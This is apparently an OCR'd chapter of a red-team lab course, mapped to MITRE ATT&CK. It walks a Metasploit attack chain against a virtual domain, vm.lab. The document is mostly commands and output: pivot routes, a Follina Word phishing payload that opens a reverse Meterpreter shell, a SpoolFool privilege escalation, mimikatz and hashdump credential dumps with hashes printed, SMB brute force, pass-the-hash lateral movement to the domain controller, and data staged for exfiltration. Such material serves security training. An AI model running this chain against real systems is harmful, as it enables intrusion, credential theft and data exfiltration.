
Execute shell and try to find the remote peers of centos32.vm.lab. Hmm.. let's try 192.168.1.12

metasploit framework

https://github.com/rapid7/metasploit-framework

MITRE ATT&CK
Initial Access (TA0001) > Valid Accounts (T1078)
Persistence (TA0003) > Web Shell (T1505.003)
Discovery (TA0007) > Remote System Discovery (T1018)

>> CHAPTER2 Check Point #1



adeismail@tibandung.com - @inan19x

>> CHAPTER2 Configure route for Metasploit session: All traffic to win10.vm.lab host would be routed via centos32.vm.lab host, since direct access is not possible.

```
msf6 exploit(multi/handler) > route add 192.168.1.12/32 1
[*] Route added
msf6 exploit(multi/handler) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.1.12       255.255.255.255    Session 1

[*] There are currently no IPv6 routes defined.
msf6 exploit(multi/handler) >
```


>> CHAPTER2 Red Team performed a port scan to win10 via centos32 host. Attempted to exploit the SMB service to move laterally, but they were unsuccessful.

```
Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting              Required  Description
   ----         ---------------              --------  -----------
   CONCURRENCY  10                           yes       The number of concurrent ports to check
   DELAY        0                            yes       The delay between connections, per threa
   JITTER       0                            yes       The delay jitter factor (maximum value b
   PORTS        135,136,137,138,139,445,3389 yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       192.168.1.12                 yes       The target host(s), see https://docs.met
                                                       tml
   THREADS      5                            yes       The number of concurrent threads (max or
   TIMEOUT      1000                         yes       The socket connect timeout in millisecor


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.12:         - 192.168.1.12:135 - TCP OPEN
[*] 192.168.1.12:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.12
RHOSTS ⇒ 192.168.1.12
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.13:4444
[*] 192.168.1.12:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.1.12:445      - Rex::ConnectionError: A socket error occurred.
[*] 192.168.1.12:445      - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.1.12:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```

MITRE ATT&CK
Discovery (TA0007) > Network Service Discovery (T1046)
Lateral Movement (TA0008) > Exploitation of Remote Services (T1210) - Failed

>> CHAPTER2 Red Team tried another scenario: sending a phishing email with a Microsoft Word document containing a MSDT (Microsoft Diagnostic Tool) exploit to either Alice or Bob (your choice). The recipient opened the attachment with their unpatched Microsoft Word app. The malicious payload within the .docx file triggered the program to connect back to the Red Team's host.




```
msf6 exploit(windows/fileformat/word_msdtjs_rce) >
[*] 192.168.1.12     word_msdtjs_rce - Sending HTML Payload
[*] 192.168.1.12     word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.1.12     word_msdtjs_rce - Sending HTML Payload
[*] 192.168.1.12     word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.1.12     word_msdtjs_rce - Sending HTML Payload
[*] 192.168.1.12     word_msdtjs_rce - Obfuscate JavaScript content
[*] 192.168.1.12     word_msdtjs_rce - Sending PowerShell Payload
[*] Sending stage (176198 bytes) to 192.168.1.12
[*] Meterpreter session 2 opened (192.168.1.13:8443 → 192.168.1.12:38922) at 2022-09-05 11:58:09 +0700

msf6 exploit(windows/fileformat/word_msdtjs_rce) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : WIN10
OS              : Windows 10 (10.0 Build 19043).
Architecture    : x64
System Language : en_US
Domain          : VM
Logged On Users : 14
Meterpreter     : x86/windows
meterpreter > getuid
Server username: VM\alice
meterpreter > pgrep explorer.exe
4212
meterpreter > migrate 4212
[*] Migrating from 3624 to 4212...
[*] Migration completed successfully.
meterpreter >
```

>> Red Team found very helpful info regarding the VM.LAB's windows domain and decided to make win2012.vm.lab as their next target.

Windows Domain Information at VM.LAB Ltd.

```
msf6 post(windows/gather/enum_domain) > run

[+] Domain FQDN: vm.lab
[+] Domain NetBIOS Name: VM
[+] Domain Controller: win2012.vm.lab (IP: 192.168.1.15)
[*] Post module execution completed
msf6 post(windows/gather/enum_domain) >
```

MITRE ATT&CK
Initial Access (TA0001) > Phishing (T1566)
Execution (TA0002) > Malicious File (T1203)
Discovery (TA0007) > Remote System Discovery (T1018)

adeismail@tibandung.com - @inan19x


>> CHAPTER2 Red Team performed a privilege escalation attack using a known local privilege escalation vulnerability in win10.vm.lab and was able to gain local admin privileges.

```
msf6 exploit(windows/local/cve_2022_21999_spoolfool_privesc) > exploit

[*] Started reverse TCP handler on 192.168.1.13:8080
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Making base directory: C:\Users\alice\AppData\Local\Temp\LaJCwNTOW
[+] Printer WmiVDOJu was successfully added.
[*] v4 directory already exists.
[*] Writing payload to C:\Windows\System32\spool\drivers\x64\4\tgaNzEN.dll.
[*] Attempting to set permissions for payload.
[*] Payload should have read / execute permissions now.
[*] Sending stage (201798 bytes) to 192.168.1.12
[+] Deleted C:\Windows\System32\spool\drivers\x64\4\tgaNzEN.dll
[+] Deleted C:\Users\alice\AppData\Local\Temp\LaJCwNTOW
[+] Deleted C:\Windows\System32\spool\drivers\x64\4
[*] Meterpreter session 3 opened (192.168.1.13:8080 → 192.168.1.12:38973) at 2022-09-05 12:02:29 +0700

meterpreter > sysinfo
Computer        : WIN10
OS              : Windows 10 (10.0 Build 19043).
Architecture    : x64
System Language : en_US
Domain          : VM
Logged On Users : 14
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

MITRE ATT&CK
Privilege Escalation (TA0004) > Exploitation of Vulnerability (T1203)

adeismail@tibandung.com - @inan19x

>> CHAPTER2 Check Point #2



adeismail@tibandung.com - @inan19x

>> CHAPTER2 Red Team dumped and extracted credential hashes from memory and collected additional credentials from the compromised host. They obtained NTLM hashes from another user, VM\labamba, who turned out to be a member of the Domain Admins group. *(Labamba had logged in to the win10.vm.lab host for maintenance activity…)*

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d97854404f782f14110e3639f9c10d86:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
inan:1001:aad3b435b51404eeaad3b435b51404ee:9a3eaf1c75b40ea2526fb0708a46995f:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:1ccde5b9aea18d401b9fc8c181564a43:::
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain  NTLM                              SHA1                                      DPAPI
--------  ------  ----                              ----                                      -----
WIN10$    VM      6da1cf0179a83442e02fd279c9b86774  7b9ca7776119974d9668ffe9f445ce9dfbecfff3
WIN10$    VM      d5b961e2ecf6a175f36ac01c13d38c9c  31d224da6e581f182672891ff38931c432aadbd0
alice     VM      [illegible]                       faeb4dd8088489833f820abf59c4e76873897ba2  812a0e23bf57d6674e26e70cc00b05b9
labamba   VM      589e4f34386670b7221c8ce0ffe50547  47e6d8cbe3b7795b414e033eefa3a5e90261a82e  bcefb0efbf43803d721de5fd4430d89a
```

```
msf6 post(windows/gather/enum_domain_group_users) > set SESSION 2
SESSION => 2
msf6 post(windows/gather/enum_domain_group_users) > set GROUP "Domain Admins"
GROUP => Domain Admins
msf6 post(windows/gather/enum_domain_group_users) > run

[*] Running module against WIN10 (192.168.1.12)
[*] Found 3 users in 'vm.lab\Domain Admins' group.
[*]     VM\Administrator
[*]     [illegible]
[*]     VM\labamba
[*] [illegible]unning as vm.lab\alice is not a member of vm.lab\Domain Admins
[+] User list stored in /home/adeismail/.msf4/loot/20220905120514_default_192.168.1.12_domain.group.mem_667206.txt
[*] Post module execution completed
msf6 post(windows/gather/enum_domain_group_users) >
```

MITRE ATT&CK
Credential Access (TA0006) > Credential Dumping (T1003)

adeismail@tibandung.com - @inan19x

>> CHAPTER2 Configure route for Metasploit session : All traffic to win2012 host would be routed via the compromised win10.vm.lab host in Meterpreter Session 2.

```
msf6 post(windows/gather/enum_domain) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  1         meterpreter php/linux    apache @ centos32.vm.lab    192.168.1.13:443 → 192.168.1.14:35354 (192.168.1.14)
  2         meterpreter x64/windows  VM\alice @ WIN10             192.168.1.13:8443 → 192.168.1.12:38922 (192.168.1.12)
  3         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN10  192.168.1.13:8080 → 192.168.1.12:38973 (192.168.1.12)

msf6 post(windows/gather/enum_domain) > route add 192.168.1.15 2
[*] Route added
msf6 post(windows/gather/enum_domain) > route print

IPv4 Active Routing Table
=========================

   Subnet            Netmask           Gateway
   ------            -------           -------
   192.168.1.12      255.255.255.255   Session 1
   192.168.1.15      255.255.255.255   Session 2

[*] There are currently no IPv6 routes defined.
msf6 post(windows/gather/enum_domain) >
```


>> CHAPTER2 Red Team attempted to brute-force Labamba's password towards Domain Controller (win2012) but was unsuccessful. However, the team was able to move laterally to win2012.vm.lab using the user VM\labamba and his NTLM hash.

```
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.1.15:445      - 192.168.1.15:445 - Starting SMB login bruteforce
[-] 192.168.1.15:445      - 192.168.1.15:445 - Failed: 'VM\labamba:!@#$%',
[!] 192.168.1.15:445      - No active DB -- Credential data will not be saved!
[-] 192.168.1.15:445      - 192.168.1.15:445 - Failed: 'VM\labamba:!@#$%^',
[-] 192.168.1.15:445      - 192.168.1.15:445 - Failed: 'VM\labamba:!@#$%^&',
[-] 192.168.1.15:445      - Account lockout detected on 'labamba', skipping this user.
[*] 192.168.1.15:445      - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.15:445      - Bruteforce completed, 0 credentials were successful.
```

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.13:31337
[*] 192.168.1.15:445 - Connecting to the server ...
[*] 192.168.1.15:445 - Authenticating to 192.168.1.15:445|VM as user 'labamba' ...
[*] 192.168.1.15:445 - Selecting PowerShell target
[*] 192.168.1.15:445 - Executing the payload ...
[+] 192.168.1.15:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (201798 bytes) to 192.168.1.15
[*] Meterpreter session 4 opened (192.168.1.13:31337 → 192.168.1.15:55215) at 2022-09-05 12:16:02 +0700
```

MITRE ATT&CK
Credential Access (TA0006) > Brute Force (T1110) – Failed
Lateral Movement (TA0008) > Pass the Hash (T1550.002)

>> CHAPTER2 Check Point #3



adeismail@tibandung.com - @inan19x

>> CHAPTER2 Red Team once again dumped the hashes of all domain users' credentials from win2012.vm.lab, collected some sensitive data, and exfiltrated it to the Red Team's host on the internet. Oh, will they encrypt the data and demand a ransom? No, please don't.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9f8c3d4add41bf3c6afd59baf148e00c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d65b7a3c97cfb1d82171526e27bef215:::
inetproxy:1104:aad3b435b51404eeaad3b435b51404ee:605c000b378f8649f5b187146a0e502b:::
labamba:1105:aad3b435b51404eeaad3b435b51404ee:589e4f34386670b7221c8ce0ffe50547:::
alice:1117:aad3b435b51404eeaad3b435b51404ee:4efb4c5371b47e279c2df17487892a3b:::
bob:1118:aad3b435b51404eeaad3b435b51404ee:e86d2e3113fd0dc7e2fcc1304e083b82:::
charlie:1119:aad3b435b51404eeaad3b435b51404ee:e674bc15a47b88dd198986571bbf7cda:::
derek:1120:aad3b435b51404eeaad3b435b51404ee:3aa522d6c1197ada35bb17aa1445488d:::
WIN2012$:1001:aad3b435b51404eeaad3b435b51404ee:66008c7bfd1787460faf9470f8f185b1:::
CENTOS32$:1110:aad3b435b51404eeaad3b435b51404ee:62dcd1be8e718a1d729b15f9c6bbf4e8:::
WIN10$:1115:aad3b435b51404eeaad3b435b51404ee:6da1cf0179a83442e02fd279c9b86774:::
CENTOS9$:1116:aad3b435b51404eeaad3b435b51404ee:d51b74553fbcec11f590056f346005d3:::
```

```
meterpreter > shell
Process 4800 created.
Channel 1 created.
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd \
cd \

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is DAEC-42F7

 Directory of C:\

09/05/2022  12:19 PM     1,626,122,2[illegible]0 ALL_DATA_PACKED.rar
```

